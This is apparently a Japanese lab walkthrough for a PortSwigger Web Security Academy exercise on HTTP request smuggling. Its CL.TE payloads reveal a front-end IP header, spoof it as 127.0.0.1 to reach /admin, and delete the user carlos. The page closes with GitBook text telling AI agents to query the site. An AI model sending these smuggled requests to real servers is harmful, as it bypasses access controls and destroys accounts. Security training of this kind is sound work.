> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/discovery-of-rewriting-through-the-front-end.md).
# フロントエンドを介した書き換えの発見
PortSwigger Web Security Academy のラボ向けメモ。フロントエンドを介した書き換えの発見に関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### HTTPリクエスト・スマグリングを利用してフロントエンドのリクエスト書き換えを明らかにする
このサイトはフロントエンドサーバーとバックエンドサーバーで構成されています。フロントエンド\*\*はチャンク化エンコーディングを受け付けません\*\*。/ 管理画面 /admin へのアクセスはユーザーから **127.0.0.1**。/ リクエストをバックエンドに転送する前に、フロントエンド\*\*は顧客のIPアドレスを含むカスタムヘッダーを追加します\*\*。この動作はおなじみの X-Forwarded-For に似ていますが、ヘッダー名が異なります。
目的は2つあります:
1. **リクエストを直接送る** フロントエンドによって追加されたこのヘッダーの名前を明らかにするために。
2. **スマグルされた** このヘッダーを含むリクエストを送信し、その値を127.0.0.1に強制して、管理パネルにアクセスし、carlos ユーザーを削除します。
#### **振る舞いの分析**

* search パラメータで送信されたフィールドが応答で返されるため、インジェクションの影響を観察するためにそれを利用できることがわかります。
* 送信:
```http
Content-Length: 5
Transfer-Encoding: chunked
0
```
リクエストはエラーなく処理され(200 OK)、これは次を確認します。 **フロントエンドが Content-Length を解釈していること**、一方で **バックエンドが Transfer-Encoding を無視していること**.

* 追加の POST リクエストをスマグリングすると:
```http
Content-Length: 55
Transfer-Encoding: chunked
0
POST / HTTP/1.1
Content-Length: 13
search=test
```

余分なバイト(ここでは、
* Content-Length を125に増やすと、応答にフロントエンドが追加したヘッダーが表示されます。/ このヘッダーは次のとおりです:
```http
Content-Length: 125
```
X-KwWCmS-Ip
#### **管理パネルへのアクセス**

このヘッダーを含み、値を次に強制したスマグルされたリクエストを偽造することで **127.0.0.1**、/admin にアクセスできます:
```http
POST / HTTP/1.1
Host: 0a740022030a5b81820ebfb900ae0054.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Transfer-Encoding: chunked
0
POST /admin HTTP/1.1
X-KwWCmS-Ip: 127.0.0.1
Content-Length: 13
search=test
```
#### **Carlos ユーザーの削除**
2つ目のスマグルされたリクエストにより、削除エンドポイントを直接呼び出せます:
```http
POST / HTTP/1.1
Host: 0a740022030a5b81820ebfb900ae0054.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Transfer-Encoding: chunked
0
POST /admin/delete?username=carlos HTTP/1.1
X-KwWCmS-Ip: 127.0.0.1
Content-Length: 13
search=test
```
その後、carlos ユーザーはバックエンド経由で削除され、承認された内部リクエストのように見えます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/discovery-of-rewriting-through-the-front-end.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.